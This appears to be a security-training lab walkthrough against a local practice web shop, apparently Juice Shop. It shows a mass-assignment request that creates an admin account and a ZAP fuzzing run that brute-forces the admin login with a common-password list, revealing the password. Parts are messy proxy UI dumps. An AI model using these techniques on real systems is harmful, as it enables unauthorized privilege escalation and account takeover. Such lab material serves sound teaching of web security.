The image shows a web browser window with a REST client interface. The title bar reads "Manual Request Editor". The interface has two tabs: "Request" and "Response". The "Request" tab is active, showing a POST request to "http://localhost:3000/api/Users/". The request headers are: "Host: localhost:3000", "Connection: keep-alive", "Content-Length: 239", "sec-ch-ua: \"Chromium\";v=\"122\", \"Not(A:Brand\";v=\"24\", \"Google Chrome\";v=\"122\"", "Accept: application/json, text/plain, */*", "Content-Type: application/json", "sec-ch-ua-mobile: ?0", "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36", "sec-ch-ua-platform: \"macOS\"", "Origin: https://localhost:3000", "Sec-Fetch-Site: same-origin", "Sec-Fetch-Mode: cors", "Sec-Fetch-Dest: empty", "Referer: https://localhost:3000/", "Accept-Language: en-US,en;q=0.9", and "Cookie: language=en". The "Response" tab is also visible, showing a JSON response: {"email": "test2@test.com", "password": "Test@123", "passwordRepeat": "Test@123", "role": "admin"}. The browser's address bar shows "https://localhost:3000/api/Users/" and the status bar shows "200 OK".

Adding an Admin User – Success!

We got a 201 Created response, and it looks like the user was created as an admin.

Go back to the website and verify you can login. Then go to the `./#/administration` URL and if you get in you are indeed an admin!




#8 Broken Authentication

Brute Forcing the Admin User's Password



Getting the API Call for Logging In




The screenshot shows a login interface with a dark background. At the top, the word 'Login' is displayed. Below it, there are two input fields: 'Email *' containing 'test@test.com' and 'Password *' with masked characters and a toggle eye icon. A link 'Forgot your password?' is positioned below the password field. A blue 'Log in' button with a right-pointing arrow icon is located below the email field. Underneath the button is a 'Remember me' checkbox. A horizontal line with the word 'or' in the center separates this from a green 'Log in with Google' button featuring the Google 'G' logo. At the bottom, there is a link 'Not yet a customer?'.

Login with any user in the proxied browser. This will make an API call to log the user in. The login does not even have to be successful. All that is needed is the correct format for logging in.

Once the Log In button has been pressed, go back to ZAP and find the POST request for the login request and then look at the Request and Response.

Looking at the login POST HTTP Request

This request is pretty simple. It just requires the username and the password. One way to do this is do what we just did by editing a manual request and changing the username and password. This is going to be slow and tedious, however. It would be better if this could be done many times and iterate over a list of known common passwords.



The screenshot shows a web browser's developer tools interface. At the top, there are tabs for 'Quick Start', 'Request' (which is selected), 'Response', and 'Requester'. Below the tabs, there are dropdown menus for 'Header: Text' and 'Body: Text'. The main area displays the details of an HTTP POST request to 'http://localhost:3000/rest/user/login'. The request headers include 'host: localhost:3000', 'Connection: keep-alive', 'Content-Length: 47', 'sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"', 'Accept: application/json, text/plain, */*', 'Content-Type: application/json', 'sec-ch-ua-mobile: ?0', 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36', 'sec-ch-ua-platform: "macOS"', 'Origin: https://localhost:3000/', 'Sec-Fetch-Site: same-origin', 'Sec-Fetch-Mode: cors', 'Sec-Fetch-Dest: empty', 'Referer: https://localhost:3000/', 'Accept-Language: en-US,en;q=0.9', and 'Cookie: language=en; continueCode=RWEKRqkoB0y8DYvL3Zw52e7EJmGkLhxt7V0XQj4K19prVzlanWMx6NgPb930'. The body of the request is a JSON object: `{"email":"test@test.com","password":"Test@123"}`.

```
POST http://localhost:3000/rest/user/login HTTP/1.1
host: localhost:3000
Connection: keep-alive
Content-Length: 47
sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: https://localhost:3000/
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost:3000/
Accept-Language: en-US,en;q=0.9
Cookie: language=en; continueCode=RWEKRqkoB0y8DYvL3Zw52e7EJmGkLhxt7V0XQj4K19prVzlanWMx6NgPb930

{"email":"test@test.com","password":"Test@123"}
```

Introducing Fuzzing

Right clicking on the call in the History list will give us a context menu. Select Attack and then Fuzz.

This will allow us to start the process of fuzzing the password so we can test hundreds or even thousands of passwords all at once.

>

📁

https://optimizationguide-pa.googleapis.com

>

📁

https://accounts.google.com

>

📁

http://http

Sec-Fetch-Dest: empty

Referer: https://localhost:3000/

Accept-Language: en-US,en;q=0.9

Cookie: language=en; com

{"email":"test@test.com"}

History

Search

Alerts

Output

WebSockets

+

Filter: OFF

Export

🗑

ID	Source	Req. Timestamp	Method	URL
368	Proxy	3/13/24, 11:14:32 AM	GET	http://localhost:3000/rest/us
369	Proxy	3/13/24, 11:14:32 AM	GET	http://localhost:3000/rest/ca
371	Proxy	3/13/24, 11:14:33 AM	GET	https://content-autofill.googl
372	Proxy	3/13/24, 11:15:10 AM	POST	http://localhost:3000/api/Fee
373	Proxy	3/13/24, 11:15:10 AM	GET	http://localhost:3000/rest/us
374	Proxy	3/13/24, 11:15:10 AM	GET	http://localhost:3000/rest/ca
375	Manual	3/13/24, 11:17:56 AM	POST	http://localhost:3000/api/Fee
376	Proxy	3/13/24, 11:17:56 AM	GET	http://localhost:3000/rest/co
377	Proxy	3/13/24, 11:20:28 AM	GET	https://www.google.com/asyn
379	Proxy	3/13/24, 11:20:28 AM	GET	https://www.google.com/asyn
380	Proxy	3/13/24, 11:20:29 AM	GET	https://www.google.com/asyn
386	Proxy	3/13/24, 11:20:29 AM	GET	https://www.gstatic.com/og/_
392	Proxy	3/13/24, 11:20:29 AM	GET	https://www.gstatic.com/og/_
397	Proxy	3/13/24, 11:47:17 AM	GET	http://localhost:3000/rest/ad
398	Proxy	3/13/24, 11:47:45 AM	GET	http://localhost:3000/rest/us
399	Proxy	3/13/24, 11:47:45 AM	GET	http://localhost:3000/rest/us
400	Proxy	3/13/24, 11:47:45 AM	POST	http://localhost:3000/rest/us
401	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/us
402	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/us
403	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/ba
404	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/pr
405	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/api/Que

Attack

Include in Context

Run application

Include Site in Context

Open/Resend with Request Editor...

Flag as Context

Open URL in Browser

Show in Sites Tab

Open URL in System Browser

Exclude from Context

Exclude from

Manage History Tags...

Jump to History ID...

Note...

Delete

Break...

New Alert...

Alerts for This Node

Generate Anti-CSRF Test FORM

Compare 2 Requests

Compare 2 Responses

Include Channel URL in Context

Exclude Channel URL from Context

Open in Requester Tab...

Save Raw

Save XML

Save Selected Entries as HAR (HTTP Archive File)

Copy URLs to Clipboard

Limit Request Rate

Copy as curl Command

Active Scan...

Forced Browse Site

Forced Browse Directory

Forced Browse Directory (and Children)

Fuzz...

AJAX Spider...


Spider...

Reason	RTT	Size Resp. Body	Highest Alert
	11 ms	11 bytes	Medium
	69 ms	48 bytes	Medium
	204 ms	396 bytes	Low
	46 ms	185 bytes	Medium
	13 ms	11 bytes	Medium
	28 ms	48 bytes	Medium
	69 ms	186 bytes	Medium
	3 ms	79 bytes	Medium
	210 ms	19 bytes	Informational
	264 ms	148,724 bytes	Informational
	144 ms	29 bytes	Low
	112 ms	3,572 bytes	Low
	196 ms	162,118 bytes	Low
	26 ms	18,836 bytes	Medium
	23 ms	11 bytes	Medium
	41 ms	11 bytes	Medium
	126 ms	799 bytes	Medium
	14 ms	125 bytes	Medium
	21 ms	125 bytes	Informational
	64 ms	154 bytes	Medium
	43 ms	12,880 bytes	Medium
	63 ms	5,991 bytes	Medium

Current Scans

Setting the Fuzzing Location

In this example, we have changed the email address to the email for the admin user we found in the previous exercise. Once this is saved, select the password value, not including the double quotes. This is the fuzz location, or what we want to change with every request.



Adding the Fuzzing Location

Location: Body [41, 49]
Value: Test@123
Payloads:

# ^	Type	Description	# of Processors
-----	------	-------------	-----------------

Buttons: Add..., Modify..., Remove, Processors..., Top, Up, Down, Bottom


Remove without confirmation? ☒

Cancel OK

On this screen you can see where the selected fuzzing location is and what the current value is. After clicking Add it will bring up options to replace that value for each iteration of the fuzz test.

Getting a Fuzzing List of Common Passwords

There are many premade password lists on the internet. Download the file at <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt> to your local drive for use with ZAP.



Setting up the Fuzzing Location

Add Payload

Type: File

File: /s/rhansen/Downloads/10k-most-common.txt [Select...](#)

Character Encoding: UTF-8

Limit: ☐

Value: 1000

Comment Token: #

Ignore Empty Lines: ☐

Ignore First Line: ☐


Payloads Preview:

```
password
123456
12345678
1234
qwerty
12345
dragon
```

Select the type as file for this payload, then select the file downloaded. The rest of this can be left as is.

Starting the Fuzz Test

This is the what everything should look like before starting the fuzzing test. We can see 10,002 iterations of this test will be run. Click on Start Fuzzer to start the attack...



And we wait...

New Fuzzer Progress: 0: HTTP - http://localho..rest/user/login 54% Current fuzzers: 1									
Messages Sent: 5481 Errors: 0 Show Errors Expo									
Task ID ^	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
5,462	Fuzzed	401	Unauthorized	124 ms	387 bytes	26 bytes			chantal
5,463	Fuzzed	401	Unauthorized	123 ms	387 bytes	26 bytes			fick
5,464	Fuzzed	401	Unauthorized	122 ms	387 bytes	26 bytes			goaway
5,465	Fuzzed	401	Unauthorized	123 ms	387 bytes	26 bytes			roses
5,466	Fuzzed	401	Unauthorized	125 ms	387 bytes	26 bytes			sales
5,467	Fuzzed	401	Unauthorized	126 ms	387 bytes	26 bytes			rusty2
5,468	Fuzzed	401	Unauthorized	124 ms	387 bytes	26 bytes			dirt
5,469	Fuzzed	401	Unauthorized	123 ms	387 bytes	26 bytes			dogbone
5,470	Fuzzed	401	Unauthorized	123 ms	387 bytes	26 bytes			doofus
5,471	Fuzzed	401	Unauthorized	123 ms	387 bytes	26 bytes			oooooooo
5,472	Fuzzed	401	Unauthorized	126 ms	387 bytes	26 bytes			oblivion
5,473	Fuzzed	401	Unauthorized	123 ms	387 bytes	26 bytes			mankind
5,474	Fuzzed	401	Unauthorized	124 ms	387 bytes	26 bytes			luck
5,475	Fuzzed	401	Unauthorized	124 ms	387 bytes	26 bytes			mahler
5,476	Fuzzed	401	Unauthorized	121 ms	387 bytes	26 bytes			lllllll
5,477	Fuzzed	401	Unauthorized	123 ms	387 bytes	26 bytes			pumper
5,478	Fuzzed	401	Unauthorized	121 ms	387 bytes	26 bytes			puck
5,479	Fuzzed	401	Unauthorized	122 ms	387 bytes	26 bytes			pulsar
5,480	Fuzzed	401	Unauthorized	120 ms	387 bytes	26 bytes			valkyrie
5,481	Fuzzed	401	Unauthorized	126 ms	387 bytes	26 bytes			tupac

And then success!

Sorting by the HTTP response code makes it easy to find the one response that hit.

There are two with 200 OK responses, one without a password, which is a problem as indicated by the Medium flag, and then one with the admin user's password of admin123.

Going back to the website and entering in the admin user's email address with a password of admin123 should log you in!

